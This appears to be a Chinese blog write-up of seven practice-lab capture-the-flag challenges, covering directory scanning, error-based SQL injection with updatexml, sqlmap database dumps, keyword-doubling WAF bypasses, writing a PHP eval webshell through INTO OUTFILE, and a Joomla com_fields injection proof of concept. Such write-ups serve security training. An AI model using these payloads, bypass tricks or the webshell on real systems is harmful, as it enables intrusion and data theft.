

尤里的复仇II 回归【7题】

原创

F. N 嘿嘿 于 2021-10-23 21:05:35 发布 578 收藏 1

文章标签: [网络安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/feiniaotjx/article/details/120913312>

版权

尤里的复仇II 回归【7题】

[渗透第一步-信息收集 1](#)

[渗透第一步-信息收集 2](#)

[基础环境搭建](#)

[sqlmap尝鲜题](#)

[sql注入绕过防护getshell](#)

[awd攻防靶场-fuzz乱拳打死老师傅](#)

[归来-脚踏实地](#)

渗透第一步-信息收集 1

扫目录, 但是要从files目录扫, (看了wp才知到)

<http://oovw8022.ia.aqlab.cn:8022/caidian/files/>

域名: 正在扫描 停止扫描

线程: 20 (条 CPU核心 * 5最佳) DIR: 446889 ASPX: 42529 探测200

超时: 5 (秒 超时的页面被丢弃) ASP: 297812 PHP: 52826 探测403

MDB: 9071 JSP: 19739 探测3XX

扫描信息: <http://oovw8022.ia.aqlab.cn:8022/caidian/files/aubert.php> 扫描线程: 20 扫描速度: 419/秒

ID	地址	HTTP响应
1	http://oovw8022.ia.aqlab.cn:8022/caidian/files/about.php	200
2	http://oovw8022.ia.aqlab.cn:8022/caidian/files/config.php.bak	200
3	http://oovw8022.ia.aqlab.cn:8022/caidian/files/download.php	200
4	http://oovw8022.ia.aqlab.cn:8022/caidian/files/index.php.bak	200
5	http://oovw8022.ia.aqlab.cn:8022/caidian/files/index.php?chemin=.%2f..%2f..%2f..%2f..%2f...	200
6	http://oovw8022.ia.aqlab.cn:8022/caidian/files/index.php	200
7	http://oovw8022.ia.aqlab.cn:8022/caidian/files/list.php	200
8	http://oovw8022.ia.aqlab.cn:8022/caidian/files/submit.php?conf=anything	200
9	http://oovw8022.ia.aqlab.cn:8022/caidian/files/Config.php	200
10	http://oovw8022.ia.aqlab.cn:8022/caidian/files/index.php?option=com_content&view=article&layout=edit	200

oovw8022.ia.aqlab.cn:8022/cai × +

不安全 | oovw8022.ia.aqlab.cn:8022/caidian/files/Config.php

书签 手机书签 JD 京东 在线CTF练习平台 -...

flag_{oh!you_find_it!}

渗透第一步-信息收集 2

这个cms在网上搜了，没有找到，应该是迷惑我们的



看使用说明得知是 **海熊cms**

ID	地址	HTTP响应
1	http://oovw8022.ia.aqlab.cn:8022/caidian/install/	200
2	http://oovw8022.ia.aqlab.cn:8022/caidian/files/	200
3	http://oovw8022.ia.aqlab.cn:8022/caidian/robots.txt	200
4	http://oovw8022.ia.aqlab.cn:8022/caidian/使用说明.txt	200



我感觉你找到了这里
熊海CMS

熊海CMS 是由熊海开发的一款可广泛应用于个人博客，个人网站，企业网站的一套网站综合管理系统。

目前系统已经集成：代码高亮、广告模块、文件图片上传、图片水印、图片缩略图，智能头像，互动邮件通知等。部份模块

如果你在使用中遇到任何问题，请加群与我们一起探讨：QQ群：22206973

安装方法：上传到空间后，打开访问地址，按照安装向导设置后台管理信息及数据库信息即可。

官网：<http://www.isea.pw>

博客：<http://www.isea.so>


作者：熊海

开源时间：2015-03-21

2015-03-21 19:45 修复linux服务器上后台登录空白的问题。

CSDN @F。N 嘿嘿

查询到了cms，就可以在网上找payload了（也可以自己测试）



回显错误原因，尝试使用报错注入，成功



修改错误: XPATH syntax error: '~caidian~'

查到flag表

```
16 and updatexml(1,concat(0x7e,(select table_name from information_schema.tables where table_schema=0x6361696469616e limit 3,1),0x7e),1)
修改错误: XPATH syntax error: '~flag~'
```

查到flag表里的字段flag

```
cid=16 and updatexml(1,concat(0x7e,(select column_name from information_schema.columns where table_name=0x666c6167 limit 1,1),0x7e),1)
修改错误: XPATH syntax error: '~flag~'
```

查字段内容,得到flag

```
ooww8022.ia.aqlab.cn/caidian/?r=content&cid=16 and updatexml(1,concat(0x7e,(select flag from flag),0x7e),1)
修改错误: XPATH syntax error: '~flag_{oh!congratulations!}~'
```

基础环境搭建

sqlmap尝鲜题

也可以使用sqlmap, 得到数据库

```
[21:47:55] [INFO] fetching database names
[21:47:55] [INFO] retrieved: 'mysql'
[21:47:55] [INFO] retrieved: 'information_schema'
[21:47:55] [INFO] retrieved: 'performance_schema'
[21:47:55] [INFO] retrieved: 'sys'
[21:47:55] [INFO] retrieved: 'dedecmsv57utf8spl'
[21:47:56] [INFO] retrieved: 'catfish'
[21:47:56] [INFO] retrieved: 'maoshe'
[21:47:56] [INFO] retrieved: 'fannuo_3'
[21:47:56] [INFO] retrieved: 'jianyu'
[21:47:56] [INFO] retrieved: 'hadsky'
[21:47:56] [INFO] retrieved: 'caidian'
available databases [11]:
[*] caidian
[*] catfish
[*] dedecmsv57utf8spl
[*] fannuo_3
[*] hadsky
[*] information_schema
[*] jianyu
[*] maoshe
[*] mysql
[*] performance_schema
[*] sys
CSDN @F. N 嘿嘿
```

得表

```
[21:51:07] [INFO] retrieved: 'nav'
[21:51:07] [INFO] retrieved: 'navclass'
[21:51:07] [INFO] retrieved: 'seniorset'
[21:51:07] [INFO] retrieved: 'settings'
```

```
[21:51:07] [INFO] Retrieved: settings
Database: caidian
[12 tables]
+-----+
| adword |
| content |
| download |
| flag |
| imageset |
| interaction |
| link |
| manage |
| nav |
| navclass |
| seniorset |
| settings |
+-----+
CSDN @F. N 嘿嘿
```

得字段


```
Database: caidian
Table: flag
[2 columns]
+-----+
| Column | Type |
+-----+
| flag | varchar(255) |
| id | int(11) |
+-----+
```

得flag

```
Database: caidian
Table: flag
[1 entry]
+-----+
| flag |
+-----+
| flag_{oh!congratulations!} |
+-----+
```

sql-注入绕过防护getshell



存在sql注入




操作数据库失败 You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "123" limit 0,1" at line 1
sql:select id,admin_name,admin_password,admin_purview,is_disable from bees_admin where admin_name='123' limit 0,1

[返回](#)

判断字段，为5



根据回显可看出过滤了union,select等相关语句，测试后，union需替换成 **un+union+ion**，select可替换成 **seselectlect**



因为执行了sql语句后没有回显出内容，现在又两个方向，一个是报错注入，还有一个就是利用 **into outfile** 写入一句话木马。

。

我先利用sql传入一句话木马（木马的<>也会被过滤，需要16进制编码，开头要加0x），语句被过滤了，尝试绕过



```

gmijsbdmmse52bqabjfeeagrY;
Upgrade-Insecure-Requests: 1
user=123'+un+union+ion+seselectlect+1,2,3,4.<?php
@eval($_POST[cmd]);?>+into+outfile+' /bees/admin/1. php' --+&password=456&code=ec53&submit=true&submit.x=67&submit.y=16

```

将into替换成 in+ into ,

将outfile替换成 ououtfilefile ,

更改路径(路径一般会有www,可依次尝试, 或用burp去爆破)

写入成功

```

10 Connection: close
11 Referer: http://rhiq8003.ia.aqlab.cn/bees/admin/login.php
12 Cookie: BkG0p95780_think_template=default; UM_distinctid=17ca612332710c-097833cfaa38d58-4c3e2679-144000-17ca612332894d; CNZZDATA1257137=cnzz_eid%3D1258066512-1634863476-%26ntime%3D1634887718; PHPSESSID=gmijsbdmmse52bqabjfeeagr97
13 Upgrade-Insecure-Requests: 1
14
15 user=4879456123'+un+union+ion+seselectlect+1,2,3,4,0x3c3f70687020406576616c28245f504f53545b3132335d293b3f3e+in+into+ououtfilefile+' D:/phpStudy/www/3. php' --+&password=546&code=a189&submit=true&submit.x=37&submit.y=22

```

```

12 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional/
13 <html xmlns="http://www.w3.org/1999/xhtml">
14 <head>
15 <meta http-equiv="Content-Type" content="text/html; ch
16 <title>
17 操作信息
18 </title>
19 <link rel="stylesheet" type="text/css" href="template/
20 <script type="text/javascript" src="template/images/jq
21 </script>
22 <script type="text/javascript">
23 var $time=0;
24 var $totaltime=5;
25 $is_time=$totaltime;
26 function time_go(){
27     $is_time=$is_time-1;
28     $time=$time+1;

```

连接shell

1 2 3 4

PHP Version 5.4.45

System	Windows NT GONGKAIK-D45FB6 5.2 build 3790 (Windows Server 2003 R2 Enterprise Edition Service Pack 2) i586
Build Date	Sep 2 2015 23:45:53
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	Apache 2.0 Handler

查看器
HackBar
调试器
网络
样式编辑器
性能
内存
存储
无障碍环境
控制台
应用程序

Post data
 Referer
 User Agent
 Cookies

123=phpinfo();

用菜刀连接, 得到flag

```

载入 D:\phpStudy\WWW\BEES\flag.txt
flag_{axdeDaf}

```

再尝试报错注入

```

1 Referer: http://rhiq8003.ia.aqlab.cn/bees/admin/login.php
2 Cookie: BkG0p95780_think_template=default; UM_distinctid=17ca612332710c-097833cfaa38d58-4c3e2679-144000-17ca612332894d; CNZZDATA1257137=cnzz_eid%3D1258066512-1634863476-%26ntime%3D1634887718; PHPSESSID=gmijsbdmmse52bqabjfeeagr97

```

al that corresponds to your MySQL server version for the right syntax to use near '1 from bees_admin where admin_name=' sada'updatexml(1,concat(0x7e,(database()),0x7e),1

```
3 Upgrade-Insecure-Requests: 1
4
5 user=sada' and updatexml(1,concat(0x7e,(select
database()),0x7e),1)&password=5655%2B&code=3198&submit=true&submit.x=0&submit.y=0
```

CSDN @F。N 嘿嘿

得到数据库，之后查表，字段，字段内容，这里就不展示了

```
10 Connection: close
11 Referer: http://rhiq8003.ia.aqlab.cn/bees/admin/login.php
12 Cookie: BkG0p95780_think_template=default; UM_distinctid=
17ca612332710c-097833cfaa38d58-4c3e2679-144000-17ca612332894d; CNZZDATA1257137=
cnzz_eid%3D1258066512-1634863476-%26time%3D1634887718; PHPSESSID=
gmijsbdmmse52bqabjfeeagr97
13 Upgrade-Insecure-Requests: 1
14
15 user=564' an and d updatexml(1,concat(0x7e,(seselectlect
database()),0x7e),1)-->&password=479&code=19e9&submit=true&submit.x=0&submit.y=0
```

CSDN @F。N 嘿嘿

awd攻防靶场-fuzz乱拳打死老师傅

本题的意思是好像可能是收集信息爆破，不过我毫无头绪，只好从渗透开始

先识别cms，为Joomla cms

识别一下

CMS: Joomla

请求状态码: 200

同ip网站cms查询: 59.63.200.71

icp备案查询: awd19-b22.aqlab.cn

whois查询: awd19-b22.aqlab.cn

CSDN @F。N 嘿嘿

之后在网上寻找此cms的漏洞，不过识别出此cms的版本


如何查看joomla的版本 - 百度知道

4个回答 - 回答时间: 2019年10月31日

最佳答案: 查看网站是否存在/modules/mod_login/mod_login.xml 此文件中version字段的值就是版本。如下: extension type="module" version="2.5" client="site" method="upgr...

得到版本为3.1 (还可以

下载其源码，在源码上找到关于版本的页面)



该 XML 文件并未包含任何关联的样式信息。文档树显示如下。

```
-<extension type="module" version="3.1" client="site" method="upgrade">
  <name>mod_login</name>
  <author>Joomla! Project</author>
  <creationDate>July 2006</creationDate>
-<copyright>
  Copyright (C) 2005 - 2017 Open Source Matters. All rights reserved.
</copyright>
-<license>
  GNU General Public License version 2 or later; see LICENSE.txt
</license>
```

CSDN @F. N 嘿嘿

之后开始找此cms的漏洞了,在网上找到适合此环境的漏洞,直接拿来用

从数据流层面分析下这个漏洞,网上流传的POC如下: /index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml(1,concat(0x3e,user()),0) 只从POC上可以看出list[fullordering]这个参数的值是经典的MYSQL报错语句,成功爆出了数据库用户信息,效果如图1所示:

被拦截了



您所提交的请求含有不合法的参数,已被网站管理员设置拦截!

url: awd19-b22.aqlab.cn/index.php

user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0

time: 2020-12-08 18:42:54

CSDN @F. N 嘿嘿

可以尝试数据填充,可能就检查不到敏感数据了

```
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
```

页面没有找到。

登录后台,得到flag

系统管理 ▾ 会员管理 ▾ 菜单管理 ▾ 内容管理 ▾ 组件设置 ▾ 扩展管理 ▾ 帮助 ▾

多媒体文件管理

[+ 上传](#) [创建新目录](#) [删除](#)

目录

- administrator
 - cache
 - components
 - com_admin
 - controllers
 - helpers
 - html
 - models
 - forms
 - postinstall
 - sql
 - others
 - mysql


缩略图 详细信息

- bin
- cache
- cli
- components
- images
- includes
- language
- layouts
- libraries
- media
- modules
- plugins
- templates
- tmp
- var
- configuration.php
- flag{OnLi-NeMaIA-YsIA}
- index.php

网站首页 | 0 个会员在前台登录 | 1 个会员后台登录 | 0 条私信 | 退出 CSDN @F。N 嘿嘿

归来-脚踏实地

登录到后台后，在 http://awd19-b22.aqlab.cn/administrator/index.php?option=com_users&view=notes 处（漏洞可在网上查到相应的exp），post参数 `filter[catgory]` 存在报错注入



被拦截，还是可以进行脏数据处理

